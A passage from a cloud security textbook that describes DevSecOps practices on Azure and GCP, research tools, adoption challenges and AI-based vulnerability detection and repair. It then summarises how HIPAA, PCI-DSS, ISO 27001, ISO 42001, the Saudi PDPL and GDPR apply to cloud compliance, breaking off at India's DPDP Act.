Azure security centers can be used for threat monitoring. It adapts to rapidly changing workloads and attack patterns. Security centers can be used to configure different services. The security center can scan the potential vulnerabilities in the images pushed to Azure Container Registry (ACR). The security center can pull the images in the isolated sandbox and scan them for a list of known vulnerabilities.

4.2.3 DevSecOps Application in Google Cloud Platform

[Figure 4.4](#) shows the CI/CD pipeline in an internet-facing application deployed on GCP. Security aspects must be considered throughout the build and deployment lifecycle in DevSecOps. GCP considers security principles such as vulnerability scanning of container images, putting security policies in place using binary authorization, and enforcing security policies to allow only approved images to be deployed over platforms such as Google Kubernetes Engine (GKE) [[100](#)]. The application discussed [[101](#)] considers GCP native Cloud Load Balancing, Cloud Armor, and Cloud CDN integrated with third-party CI/CD tools like Jenkins and GitLab. The security checks that are part of DevSecOps are described below:




Figure 4.4: Google Cloud Platform (GCP) DevSecOps in an internet facing application. [↗](#)

4.2.3.1 Code Build and Commit

The developer checks the code to GitHub. GCP supports security during the code build and commit phases. Tools discussed in DevSecOps toolkit [101] can ensure secure coding practices from the start of the CI/CD pipeline.

- **Static Application Security Testing (SAST):** GCP supports this using Cloud Build; developers can integrate SAST during the build phase. This ensures that the vulnerabilities identified are promptly addressed, reducing the risk of vulnerability exploitation by attackers.
- **Dependency Scanning:** GCP's artifact registry scans third-party dependencies and libraries. This aligns with security best practices for identifying vulnerable dependencies [100].
- **Version Control:** GCP introduces pre-commit security checks when integrating with platforms like GitLab. The checks ensure that sensitive information such as credentials are not accidentally exposed during code commit.
- **Identity and Access Management (IAM):** IAM provides fine-grained control over developers who can commit code and ensures review of

commit requests by gatekeepers, ensuring only authorized developers can modify critical code.

4.2.3.2 Continuous Integration using Code Build

GCP's Cloud Build [\[99\]](#) is an integral part of embedding security in the Continuous Integration (CI) pipeline. Code Build allows enforcement of security best practices and sanity checks during integration.

- **Automated Security Testing:** Code Build supports automated unit, integration, and security-focused testing frameworks. This test ensures that integrated code is compliant with security standards.
- **Image Vulnerability Scanning:** GCP's container analysis feature scans images for vulnerabilities, ensuring that base images comply with the organization's security policies.
- **Secrets Management:** Secret Manager [\[102\]](#) ensures that credentials are securely used in code without being exposed in code or pipeline logs.
- **Policy Compliance Checks:** GCP employs Policy Controller and other tools to enforce compliance standards with security and governance as part of the build, minimizing the risk of policy violations.

4.2.3.3 Continuous Delivery using Cloud CDN, Cloud Armor, and Cloud Load Balancing

Continuous Delivery (CD) in GCP as presented in [Fig. 4.4](#) ensures application protection during deployment and delivery. The approach utilizes Cloud CDN, Cloud Armor, and Cloud Load Balancing.

- **Cloud CDN for Secure Content Delivery:** Cloud CDN protects data in transit via SSL/TLS encryption and enhances performance by

delivering content securely from edge locations. The CDN can handle sudden spikes in traffic from volumetric attacks like DDoS. Cloud CDN leverages Google's threat intelligence to mitigate malicious attacks and ensure safe and secure content delivery.

- **Cloud Armor for Threat Protection:** Cloud Armor provides threat protection against DDoS attacks and application-layer threats using Web Application Firewall (WAF) capabilities. Custom security rules can be configured in Cloud Armor to help address threats from malicious traffic.
- **Cloud Load Balancing:** This capability helps secure traffic management by incorporating SSL/TLS for data in transit. Cloud load balancing also integrates with IAM to restrict unauthorized access and provides secure communication for global and regional applications.

4.2.4 Other Examples of DevSecOps in Cloud

4.2.4.1 Cloud Property Graph

Banse et al. [25] discussed the disconnect between security issues identified by the SAST tools and cloud security assessments. The authors highlight that the problem of undesired data flow might happen for an application deployed in a specific region. However, root cause analysis might require information on deployment properties. In serverless functions, only a tiny portion of executed code is accessible to the analysis tool. The code triggers, and the application data sink remains hidden in the analysis tool. The research work presents Cloud Property Graph (CloudPG), an extension of Code Property Graph (CPG) [272].

CloudPG creates a language-agnostic representation of the structural elements of an application, including program dependencies and data flows. The research presents an ontological representation of cloud services, resources, and security properties. The analysis framework provides cloud

workload security and SAST information to query security properties. This graph-based analysis maps services and facilitates the creation of cloud deployments independent of specific services. It serves as a valuable bridge between SAST tool results and runtime assessment. Furthermore, it enables data flow tracking across diverse microservices and cloud resources. The framework also offers the capability to verify properties such as encryption configuration.

4.2.4.2 Container System Call AllowListing using SAST and DAST

Container frameworks such as Docker and Kubernetes are widely used in cloud microservices. A compromised container can exploit the vulnerabilities in the host OS kernel system calls to execute arbitrary code and perform privilege escalation. Wang et al. [264] proposed a system called RSDS that utilizes SAST and DAST to reduce the number of system calls in a containerized environment. RSDS uses static analysis to obtain the system call information required at the runtime. The necessary system calls for booting the container, and executable files needed for running the container are obtained using dynamic analysis. The system calls obtained from two phases are added to the allowlist of container system calls. RSDS uses the system calls by 85%, thus reducing the attack surface.

4.2.4.3 Automated DevSecOps using Open Source Software Over Cloud (ADOC)

ADOC [146] provides a conceptual security model for adopting open source software (OSS)-based DevSecOps for the cloud. The framework consists of different security controls designed around security assurance activities. The building blocks for the system are the ADOC engine, an end-to-end workflow with a set of practices and embedded security control, the OSS, and cloud infrastructure and technology. The continuous security framework expands upon the Culture, Automation, Lean, Measurement,

and Sharing (CALMS) principles by incorporating security design principles. Collaboratively created measurement metrics are utilized by cross-functional teams to provide continuous feedback throughout each workflow stage, fostering continuous improvement. Compliance-as-Code (CaC) is assessed against regulatory requirements and internal organizational standards. Adaptive controls are integrated into the workflow, leveraging heuristics to learn patterns and behaviors and adapt to dynamic environmental changes.

4.3 Challenges in Adoption of DevSecOps

Adopting DevSecOps in the cloud poses many challenges, such as cultural shifts and team resistance to change. Integrating security into the DevOps pipeline requires overcoming obstacles such as tool compatibility and complexity associated with automated security testing and educating development and operations teams in security practices. Compliance with specific cloud standards, effective monitoring of dynamic environments, and understanding the shared responsibility model are additional complexities. The challenges in adopting DevSecOps stem from four areas—people, practices, tools, and infrastructure [[117](#), [211](#)]. We discuss these challenges and solutions below.

4.3.1 People

4.3.1.1 Culture Shift Challenge

The shift from ‘security as an afterthought’ to ‘security-first’ is challenging for some people. Different teams have their internal processes and tools to achieve team-level objectives. As noted by Kumar et al. [[146](#)], people sometimes fear trying new things if appropriate management support is unavailable. Identifying a way to efficiently collaborate, coordinate, and communicate with security in the loop can be a challenge. This challenge

can be addressed by installing security champions in the development teams. Another approach is developing security standards that work for everyone.

4.3.1.2 Skills Gap

There is a need to understand security issues by development teams and integrate security tasks in the development lifecycle. A lack of security skills poses a significant challenge in adopting DevSecOps. A clear and concise representation of security tasks and educating developers can help simplify the process. Security knowledge-sharing sessions with targeted training can be provided to address the skills gap.

4.3.2 Practices

4.3.2.1 Automation

Implementing security measures like threat modeling, design evaluations, compliance assessments, risk assessments, findings review, and architecture modifications is a time-consuming procedure unsuited for the DevOps framework. Certain aspects of these practices are challenging to automate, creating a conflict between security and DevOps. However, this issue can be resolved by embracing standards, policies, procedures, and service-level agreements that can be tested and enhanced gradually.

4.3.2.2 Rapid and Continuous Security Assessment

It is challenging to provide security at the speed of development and operations. The DevOps team considers release the top priority, whereas some security tasks can be time-consuming. Continuous assessment is another recommended process in DevSecOps; however, this practice has not been widely adopted. A shift-left approach can help identify security issues earlier in the development lifecycle. Providing guidelines on exact

features that need to be continuously tested and automating vulnerability detection through requirement analysis can help solve this challenge.

4.3.3 Tools

4.3.3.1 Technology Overload

Using different toolsets by security teams and other departments can lead to heightened complexity when addressing security issues. The absence of standards, documentation, and training for these tools adds to the challenges of implementing them. Also, integrating diverse tools into the DevOps pipeline becomes more complicated. To address these issues, teams should thoroughly document and communicate the tools they employ. This approach enhances configuration management, enables the provision of universally understood recommended security settings, and expedites integration.

4.3.3.2 Tools Limitations

A key challenge associated with SAST and DAST tools is high false positives in the findings generated by these tools. It takes considerable time and effort to evaluate and prioritize these issues. As a result, valuable resources dedicated to continuous code scanning are wasted, making it challenging to address genuine problems within short release cycles. However, by adopting best practices concerning tool usage, fine-tuning the tool settings according to the specific context (such as the technology stack used), and excluding particular non-production code from the scanning scope, it becomes possible to mitigate this limitation of the tools.

4.3.4 Infrastructure

4.3.4.1 Cloud Adoption

Implementing secure software within a complex cloud environment poses challenges. The complexity is amplified when dealing with a multi-cloud

setup that involves microservices and deployment tools specific to cloud-native environments. Additionally, issues such as security adoption and data security arise in the cloud. In situations where the cloud environment is subject to stringent regulations and limited communication, implementing continuous security practices becomes problematic, especially if a Zero-trust Architecture (ZTA) is required. Organizations can consider adopting a hybrid approach that prioritizes the security lifecycle of Software as a Service (SaaS). Furthermore, embracing DevSecOps frameworks that support multi-cloud environments can prove beneficial in addressing these complexities.

4.3.4.2 Resource Constrained Environments

Internet of Things (IoT) and embedded systems are resource-constrained environments. The diverse nature of the infrastructure and the intricacy involved in establishing secure deployment pipelines and monitoring security events present formidable challenges. To tackle this issue, one approach is to employ model-driven engineering techniques, as suggested by Flechais et al., in their work on designing secure and usable systems [87]. Another viable solution is to leverage Infrastructure as Code (IaC), which enables versioning, testing, building, and deploying infrastructure configurations. This approach proves particularly effective in managing the complexities of resource-constrained environments.

4.4 AI in DevSecOps

DevSecOps with Artificial Intelligence (AI) can revolutionize best practices and cybersecurity automation for software development. According to Google's report on the State of DevOps, teams recognize the AI's potential in data analysis, bug identification, and security automation [104]. Organizations can enhance software delivery speed and make their cloud

infrastructure more resilient to emerging threats. Moreover, code quality and security can be improved using AI models. We explore use cases that can help security professionals in the modernization of CI/CD practices [\[71\]](#) below:

- **Automated Code Generation and Review:** Generative AI models can produce new content, and given they are trained on massive datasets of external code, software developers can automatically generate code snippets and identify potential vulnerabilities. This can help ensure adherence to security best practices and reduce manual effort for code review.
- **Automated Security Testing:** AI-driven tools can automate the creation of diverse datasets and test cases, uncovering edge cases and vulnerabilities that traditional methods often overlook. This helps improve test coverage and software robustness.
- **Real-time Threat Detection:** Generative AI continuously monitors system behavior, user activities, and network traffic to detect anomalies, enabling prompt response to security threats.

4.4.1 AI Methods Employed in DevSecOps

The AI-driven approach can be leveraged to automate security workflows. Fu et al. [\[91\]](#) provide insights about AI-driven approaches for secure development. The methodologies aim to predict vulnerabilities early in the software development lifecycle, aligning with the shift-left approach of DevSecOps. The research work [\[91\]](#) covers four key areas—software vulnerability detection, vulnerability classification, automated repair, and security tools in IDE have been identified as areas of opportunity where DevSecOps can help in reducing risk in the DevOps lifecycle.

4.4.1.1 Vulnerability Detection

AI methodologies have significantly enhanced software vulnerability detection by leveraging advanced Machine Learning (ML) and Deep Learning (DL) algorithms.

- **Graph Neural Network (GNN):** GNN [270] models such as Devign [281] utilize Code Property Graph (CPG) to analyze the code semantically. GNNs process data flow and control flow graphs to identify vulnerabilities effectively.
- **Transformers and Large Language Models (LLMs):** Research works such as LineVul [92] and CodeBERT [86] focus on fine-grained vulnerability detection by pinpointing the vulnerable lines of code using transformer framework and LLMs. These techniques help in higher detection precision compared to functional-level or file-level models.
- **Vulnerability Detection Benchmarks:** Common benchmarks such as Big-Vul [85], Devign, and Reveal [49] datasets can be used to evaluate the efficacy and accuracy of AI-driven detection tools.

4.4.1.2 Vulnerability Classification

AI methods can classify software vulnerabilities, help identify critical vulnerabilities, and address them as a priority. Some AI techniques that can help in vulnerability classification include:

- **Multi-task Learning and Optimization:** Techniques discussed in VulExplainer [90] utilize hierarchical knowledge distillation to address issues in imbalanced datasets and improve classification accuracy for vulnerabilities that occur infrequently in the dataset.
- **Structured Representation:** Tools such as TreeVul [198] use CWE-ID [126] hierarchies to classify vulnerabilities across various levels,

providing nuanced insights to the developer to help address the security flaws.

- **Integrated Frameworks:** Solutions such as μ VulDeePecker [282] integrate detection and classification, enhancing the performance by combining control and data-dependency information.

4.4.1.3 Automated Vulnerability Repair

Automated vulnerability repair leverages AI techniques such as sequence-to-sequence (seq2seq) learning [53] and transformers to suggest and implement fixes for vulnerable code. Some automated vulnerability techniques that can help in optimizing code fixes in the DevSecOps pipeline are:

- **Seq2Seq Models:** Seq2Seq models are deep learning models designed for tasks such as input and output sequences with varying lengths. The model consists of two components: an Encoder to process input sequence and generate a fixed length vector to capture code semantics (vulnerable code). The other element of the Seq2Seq model—Decoder generates an output sequence (repaired code) from encoded representations. Early models like SequenceR [54] employ Recurrent Neural Network (RNN) based architectures with copy mechanism for one-line code fixes.
- **Code Repair using Transformers:** Pre-trained models like CodeBERT [86] and CodeT5 [265] can be fine-tuned for tasks that show improved repair success by learning from a vast repository of source-code data.
- **Vulnerability Repair Benchmarks:** Data sources like Bugs2Fix [66] and CVEFixes [33] provide standardized testbeds for assessing the code repair capabilities across languages like Java, C, C++.

4.4.1.4 Security Tools in Integrated Development Environment (IDE)

Integrated Development Environments (IDEs) serve as a central workspace for developers, and embedding AI-driven security tools into these environments can be a transformative approach to automating DevSecOps. These tools can help proactively identify, analyze, and mitigate security vulnerabilities. Some methods and extensions that can help in enhancing the capabilities of existing IDEs include:

- **IDE Extension:** Tools like AIBugHunter integrate AI models within IDEs to highlight vulnerabilities as developers write code. Snyk IDE integrates with multiple programming languages such as Apex, C++, Go, Java, and Python, providing developers with information and explanations of vulnerabilities. Snyk IDE builds on DeepCode AI [\[236\]](#), which is trained on millions of lines of code from open-source security projects.
- **Real-Time Analysis:** The tools employ LLMs and transformers to detect potential threats and promote seamless security integration in the DevOps lifecycle.
- **Automated Suggestions and Fixes:** AI suggests context-specific fixes, such as parameterized queries for SQL injections or secure alternatives to deprecated functions. Some IDE extensions can automatically apply common vulnerabilities fixes, reducing the required manual effort.

Summary

This chapter explores DevSecOps in cloud environments, highlighting the significance of security in software development and delivery. Different phases of DevSecOps detail the lifecycle stages, including planning, coding, testing, deployment, and operation with security integration.

Application of DevSecOps in cloud platforms such as AWS, Azure, and GCP showcase tools for CI/CD, monitoring, governance, and security enforcement. Innovative techniques like container system call allowlisting, cloud property graphs, and open-source automation highlight the breadth of DevSecOps applications. The discussion on cultural, technical, and infrastructure barriers in adopting DevSecOps helps organizations set correct expectations when trying to adopt DevSecOps. Finally, exploring AI-enabled solutions for vulnerability detection, classification, repair, and integration into development environments provides a perspective on the future state of DevSecOps.

Chapter 5

Cloud Governance, Risks and Compliance

DOI: [10.1201/9781003384496-5](https://doi.org/10.1201/9781003384496-5)

This chapter discusses an integral part of cloud computing governance and compliance. This chapter is essential for anyone interested in how a cloud computing infrastructure can adhere to local and international policies in a way that preserves users' privacy and does not affect business operations. Migrating to a cloud computing environment can pose many challenges in ensuring a smooth transition of data and services to the cloud and ensuring the IT services are not affected by this migration from a cybersecurity point of view. Specifically, the cloud service provider (CSP) needs to ensure the data and information of the users are secured and adhere to local laws where the service is offered. This chapter discusses different international data protection laws and the aspects of cloud computing that intersect with them. We also discuss how cloud computing can affect Service Level Agreement (SLA). Finally, we discuss the cloud standards for migration, portability, and open sourcing.

5.1 Cloud Compliance Definition

Cloud computing has emerged as a digital enabler to enhance an organization's performance by digitizing and automating its daily IT tasks and routine services. The spending on cloud computing is expected to reach 1.55 Trillion Dollars by 2030 [[233](#)]. This is due to the benefits the cloud

provides to cloud users, such as elasticity, scalability, universal access, low entry cost, fixable billing, easy metering, and convenient monitoring [274]. Yet, cloud compliance is one of the significant challenges facing cloud migration.

When a particular business decides to migrate its IT infrastructure into the cloud, the first thing they need to think about is the local regulations that mandate a minimum set of cloud resources. In other words, the organization needs to study the regional and international regulations affecting cloud computing. Regulations are a set of policies that govern the use of sensitive data. These regulations aim to ensure minimum protection for the user's data Confidentiality, Integrity, and Availability (CIA) [274]. Complying with the regulations is not easy since it requires reaching out to the authorities for a detailed description of how the business should treat the users' data. This raises another question: how does the cloud computing migration process deal with customers' data? The data handling requires a thorough design process that ensures no third-party software, vendor, or unauthorized users can access the data. Compliant cloud computing services safely handle the data and the transactions. This is proven by the fact that the cloud presents security threats inherited from its architectural model (e.g., multi-tenancy) and technical features (e.g., data distribution).

Cloud compliance can be defined as ensuring cloud computing services adhere to local laws, rules, and standards by following the minimum set of requirements specified. Compliance should be considered from the perspective of the Cloud Service Provider (CSP) and the cloud customer. When a company migrates into the cloud, the process of discussing how the business will comply with the regulations should start before the cloud service is established.

Cloud compliance can be classified as the most important non-functional requirement [274]. It becomes a must when a government entity issues cloud regulations, and it is optional to apply if the private sector has problems with it. Usually, the documents on cloud computing compliance laws and regulations are lengthy and challenging to interpret. Making the job of software developers, service brokers, cloud providers, consumers, and auditors very challenging. This is due to the absence of a unified *Reference Architecture*, which is a unified software architecture that can be used to guide the design and implementation of the system [273, 274].

One of the main goals of ensuring cloud compliance is Risk Management and Minimization. ISO 27001 [135] defines risk assessment as “the combination of the probability of an event and its consequence or the possibility that a particular threat will exploit a particular vulnerability of a data processing system”.

5.2 Laws and Regulations Governing Cloud Operations

This section covers international data compliance, privacy, and security laws and regulations that set the minimum bar for cloud service providers for information assurance. We cover the US Health Insurance Portability and Accountability Act (HIPAA) [48], the Payment Card Industry–Digital Security Standard (PCI–DSS) [43], ISO 27000 [135], Saudi Arabia’s Personal Data Protection Law (PDPL) [39], Europe’s General Data Protection Regulation (GDPR) [260], and Digital Personal Data Protection Act of India (DPDP) [1]. However, due to the length of these documents, we will only cover cloud security and assurance regulations. Specifically, the specific cloud security and information assurance articles will be discussed and compared between the laws.

5.2.1 Health Insurance Portability and Accountability Act

The Health Insurance Portability and Accountability Act (HIPAA) was approved in 1996 and is considered one of the earliest privacy acts in the world. It was last updated in 2013 to include genetic information privacy. HIPAA compliance in cloud computing primarily involves ensuring that electronic protected health information (e-PHI) is securely managed and maintained when stored, processed, or transmitted using cloud services. Several aspects of HIPAA are relevant to cloud compliance:

1. **Security Rule:** The HIPAA Security Rule sets standards for the security of e-PHI. When using cloud services, covered entities (healthcare providers, health plans, and healthcare clearing houses) and their business associates must ensure that appropriate administrative, physical, and technical safeguards are in place to protect e-PHI. Key aspects include:

- *Access Control:* Implement controls to restrict access to e-PHI.
- *Audit Controls:* Maintain logs and records of access to e-PHI.
- *Data Encryption:* Use encryption to protect e-PHI in transit and at rest.
- *Security Risk Assessment:* Regularly assess and address security risks.

2. **Privacy Rule:** The HIPAA Privacy Rule governs the use and disclosure of Protected Health Information (PHI). When using cloud services, covered entities, and business associates should ensure privacy regulations handle PHI. Key aspects include:

- *Minimum Necessary Standard:* Only use or disclose the minimum necessary PHI for a given purpose.
- *Individual Rights:* Respect individuals' rights to access, amend, and request restrictions on their PHI.

- *Accounting of Disclosures*: Maintain a record of disclosures of PHI for accounting purposes.

3. **Business Associate Agreements (BAAs)**: HIPAA requires covered entities to enter into BAAs with their Cloud Service Providers (CSPs). A BAA is a legally binding contract that outlines the responsibilities and requirements for safeguarding e-PHI. CSPs acting as business associates are also bound by these agreements to maintain compliance.
4. **Breach Notification Rule**: HIPAA mandates that covered entities report breaches of unsecured e-PHI to individuals, the U.S. Department of Health and Human Services (HHS), and, in some cases, the media. When a breach occurs in a cloud environment, following the notification requirements specified in the Breach Notification Rule is essential.
5. **Data Center and Physical Security**: Cloud providers must meet HIPAA's physical security requirements, including controlling access to data centers where e-PHI is stored, maintaining proper environmental controls, and implementing safeguards against natural disasters and physical intrusions.
6. **Disaster Recovery and Data Backup**: Covered entities must ensure that e-PHI in the cloud is backed up and that disaster recovery plans are in place to maintain access to e-PHI in case of data loss or system failure.
7. **Auditing and Monitoring**: Covered entities and business associates should have procedures for auditing and monitoring cloud environments to detect and respond to unauthorized access or breaches promptly.
8. **Penalties and Enforcement**: HIPAA includes provisions for penalties and enforcement actions in cases of non-compliance. This applies to

covered entities, business associates, and CSPs.

5.2.2 Payment Card Industry-Digital Security Standard

The Payment Card Industry Data Security Standard (PCI-DSS) is an information security standard designed to reduce payment card fraud by increasing security controls around cardholder data. The PCI-DSS was developed to protect the sensitive information associated with credit and debit card transactions and is intended to prevent data breaches and fraud. PCI-DSS compliance in a cloud computing environment ensures that cardholder data (CHD) remains secure when stored, processed, or transmitted in the cloud. While PCI-DSS does not provide specific guidelines for cloud computing, it offers general requirements and principles that organizations must adhere to, even in a cloud-based infrastructure. Here are the key aspects of PCI-DSS that cover cloud compliance:

1. **Data Protection (Requirement 3):** PCI DSS requires organizations to protect CHD using encryption when transmitted over open, public networks. This means ensuring that data is encrypted when transmitted between the organization and the CSP in a cloud environment.
2. **Secure Configurations (Requirement 2):** Cloud environments, including virtual machines, need to be securely configured to minimize vulnerabilities. Ensure the cloud infrastructure is hardened and follows secure configuration practices, such as applying patches and configuring cloud services.
3. **Access Control (Requirement 7):** Access control is a crucial aspect of PCI DSS. In a cloud context, it includes ensuring that only authorized personnel have access to the cloud environment and that

they have unique user IDs, strong authentication, and least privilege access.

4. **Network Security (Requirement 1):** This requirement mandates firewalls and proper network segmentation to protect CHD. Configure network security groups, firewall rules, and access controls in a cloud environment to segment the Cardholder Data Environment (CDE) from other parts of the network.
5. **Vendor Management (Requirements 12.8 and 12.9):** When using a cloud service provider, it's essential to perform due diligence to ensure that the provider is PCI-DSS compliant (Requirement 12.8). Additionally, maintain a written agreement (usually in the form of a contract or business associate agreement) with the CSP to confirm their PCI-DSS responsibilities (Requirement 12.9).
6. **Security Awareness (Requirement 12.6):** Ensure that all personnel with access to the CDE in the cloud know the importance of PCI-DSS compliance and are trained in security best practices.
7. **Monitoring and Logging (Requirement 10):** Cloud environments must be continuously monitored to detect and respond to security events. Implement logging, log reviews, and intrusion detection systems to monitor and track access to the CDE.
8. **Incident Response (Requirement 12.10):** Establish an incident response plan that includes procedures for responding to security incidents in the cloud environment. Cloud-specific incident response procedures should be developed.
9. **Penetration Testing and Vulnerability Scanning (Requirements 11.2 and 11.3):** Regularly perform penetration testing and vulnerability assessments on the cloud infrastructure to identify and address vulnerabilities and security weaknesses.

10. **Documentation and Policies (Requirement 12):** Maintain documentation and security policies specific to the cloud environment. This includes documentation of cloud configurations, policies, and procedures.

5.2.3 ISO 27001

ISO 27001 is an international Information Security Management System (ISMS) standard. It systematically manages sensitive company information, ensuring its confidentiality, integrity, and availability. ISO/IEC 27001 is part of the ISO/IEC 27000 family of standards, which collectively cover various aspects of information security. Key points about ISO/IEC 27001 include:

1. **Risk Assessment and Management (ISO 27001 Clauses 6 and 8):** Organizations using cloud services should conduct a thorough risk assessment to identify potential security risks associated with cloud computing. This includes assessing risks related to data breaches, data loss, unauthorized access, and service availability. Risk management processes should be adapted to address cloud-specific risks.
2. **Security Policies and Objectives (ISO 27001 Clauses 5 and 6):** Organizations must establish and maintain information security policies that consider the unique aspects of cloud services. Security policies should cover data handling, access controls, encryption, and incident response procedures specific to the cloud environment.
3. **Vendor Assessment and Management:** Organizations should assess and select cloud service providers that meet their security and compliance requirements when using cloud services. Vendor assessment criteria should align with ISO/IEC 27001 standards and guidelines.

4. **Asset Management (ISO 27001 Clause 8):** Proper asset management practices should extend to cloud-based assets, including data stored in the cloud. This involves tracking, classifying, and managing data and resources in the cloud.
5. **Access Control (ISO 27001 Clause 9):** Access controls in a cloud environment should be implemented according to ISO 27001 guidelines. This includes user authentication, authorization, and privilege management specific to cloud services.
6. **Data Encryption (ISO 27001 Clause 8):** Data encryption is crucial in a cloud environment. ISO 27001 provides guidance on encryption standards and practices that should be applied to data in transit and at rest in the cloud.
7. **Monitoring and Audit (ISO 27001 Clauses 12 and 15):** Monitoring and auditing in the cloud should encompass security event logging, intrusion detection, and regular audits of cloud service provider practices to ensure compliance.
8. **Incident Response and Management (ISO 27001 Clause 16):** Cloud-specific incident response procedures should be developed to address security breaches, data loss, or other security incidents that may occur in the cloud environment.
9. **Compliance Verification and Certification (ISO 27001 Clauses 6 and 12):** Organizations using cloud services may seek verification or certification of their compliance with ISO/IEC 27001 to demonstrate their commitment to information security in the cloud.

5.2.4 ISO 42001

ISO 42001 is an international standard for information technology—Artificial Intelligence (AI) and management system [2]. This standard provides a guideline for organizations utilizing AI for various tasks. The

standard provides a roadmap to responsibly and effectively use AI for their role. Specifically, the ISO 42001 provides:

- An ability to manage the AI systems in non-traditional IT systems such that automatic decision-making is achievable in a transparent and/or non-transparent way.
- Allows data mining and machine learning techniques rather than human-coded logic to design systems. This will increase application opportunities for AI systems and change how such systems are developed, justified, and deployed.
- Monitor the development and continued learning process of the AI system such that it ensures responsible usage by the AI system as its behavior changes.

5.2.4.1 AI Policy

The top management in every organization needs to establish an AI policy that will include the following:

- Appropriate to the purpose of the organization.
- Provides a framework for setting AI objectives.
- Includes a commitment to meet applicable requirements.
- Includes a commitment to continual improvement of the AI management system.
- The policy must be available as documented information.
- Refer as relevant to other organizational policies.
- The policy should be communicated within the organization.
- The policy should be available to interested parties whenever appropriate.

5.2.5 Personal Data Protection Law (PDPL)

The Council of Ministers of Saudi Arabia approved the Personal Data Protection Law (PDPL) in September 2021. PDPL is considered the first law that cares about users' data privacy and protection. PDPL is concerned with the implementing rules that govern and specify how the data should be stored, processed, transferred, deleted, and managed. PDPL covers the following aspects of cloud compliance:

1. **Data Residency:** The PDPL requires that the personal data of Saudi Arabian residents be stored in Saudi Arabia unless the organization has obtained prior approval from the Saudi Data and Artificial Intelligence Authority (SDAIA) to transfer the data outside of the country.
2. **Data Security:** The PDPL requires organizations to implement appropriate technical and organizational security measures to protect personal data from unauthorized access, use, disclosure, or modification. This includes using strong encryption to protect personal data in the cloud.
3. **Data Processing Agreements:** The PDPL requires organizations to enter into data processing agreements with cloud providers that set out the terms and conditions under which the cloud provider will process personal data. These agreements must ensure the cloud provider complies with all applicable data protection laws and regulations, including the PDPL.
4. **Data Breach Reporting:** The PDPL requires organizations to report data breaches to the SDAIA within three days of becoming aware of the breach.
5. **Information Disclosure:** The PDPL requires the data controlling entity to not reveal any personal data except for the authorized personnel while also minimizing the number of staff/workers needed to look at and process the data.

6. **User Consent:** Cloud service provider or the data controlling entity must obtain the user's consent before collecting their data. The user must also be allowed to revoke the consent at any time.

5.2.6 General Data Protection Regulation (GDPR)

The General Data Protection Regulation (GDPR) [\[217\]](#) is a comprehensive data protection and privacy regulation that was implemented in the European Union (EU) on May 25, 2018. It is one of the most significant and far-reaching data protection laws globally, replacing the Data Protection Directive of 1995. GDPR applies to cloud computing in several ways, as cloud services often involve the processing and storing of personal data. Organizations using cloud services must ensure compliance with GDPR requirements. Here are some aspects of GDPR that cover cloud compliance:

1. **Data Processing Principles (Article 5):** Cloud service providers and their customers must adhere to the fundamental data processing principles outlined in GDPR, such as lawfulness, fairness, and transparency; purpose limitation; data minimization; accuracy; storage limitation; and integrity and confidentiality. This applies to data processed in the cloud.
2. **Data Protection Impact Assessments (DPIAs) (Article 35):** Organizations should conduct DPIAs when using cloud services for data processing activities that are likely to result in high risks to data subjects' rights and freedoms. DPIAs help identify and mitigate risks associated with processing personal data in the cloud.
3. **Data Protection by Design and Default (Article 25):** Organizations should implement data protection measures into cloud-based systems and services from the design phase. This includes ensuring that data protection features are enabled by default in cloud services.

4. **Consent (Article 6 and 7):** When personal data is processed in the cloud, organizations must ensure that they have obtained clear and unambiguous consent from data subjects where required. Consent for data processing in the cloud should be as easy to withdraw as it is to give.
5. **Data Processing Records (Article 30):** Organizations must maintain records of data processing activities, including those conducted in the cloud. These records demonstrate GDPR compliance and may need to be shared with data protection authorities.
6. **Data Security (Article 32):** GDPR requires organizations to implement appropriate security measures to protect personal data, including data processed in the cloud. Cloud service providers and customers must work together to ensure data security, including encryption, access controls, and data breach response.
7. **Data Portability (Article 20):** Data subjects can receive their data in a structured, commonly used, and machine-readable format. Organizations using cloud services should facilitate data portability for data subjects.
8. **Data Breach Notifications (Article 33 and 34):** Organizations using cloud services must have procedures in place for notifying data protection authorities and affected individuals in the event of a data breach. Cloud service providers may assist with these notifications.
9. **Data Transfer Mechanisms (Chapter V):** When personal data is transferred outside the European Economic Area (EEA), organizations must use GDPR-compliant mechanisms for such transfers, whether to a cloud server located outside the EEA or to a cloud provider in another country.

10. **Processor Agreements (Article 28):** If a cloud service provider processes personal data on behalf of a data controller (the customer), a GDPR-compliant data processing agreement (DPA) must be in place. DPAs outline the responsibilities of the processor (cloud provider) and the controller (customer) regarding data protection.
11. **Data Protection Officer (Article 37 and 38):** Organizations may need to appoint a Data Protection Officer (DPO) who oversees GDPR compliance, including data processing in the cloud.

5.2.7 Digital Personal Data Protection Act (DPDP)

The Digital Personal Data Protection Act (DPDP) is a comprehensive data protection law enacted by the Parliament of India in 2023. It is India's first comprehensive data protection law, and it aims to protect the privacy of individuals and regulate the collection, storage, processing, and transfer of digital personal data. The DPDP Act also imposes several obligations on cloud providers regarding transferring personal data outside of India. For example, cloud providers must ensure that any transfer of personal data outside of India is made to a country with adequate data protection laws. Some of the key aspects DPDP covers for cloud compliance include:

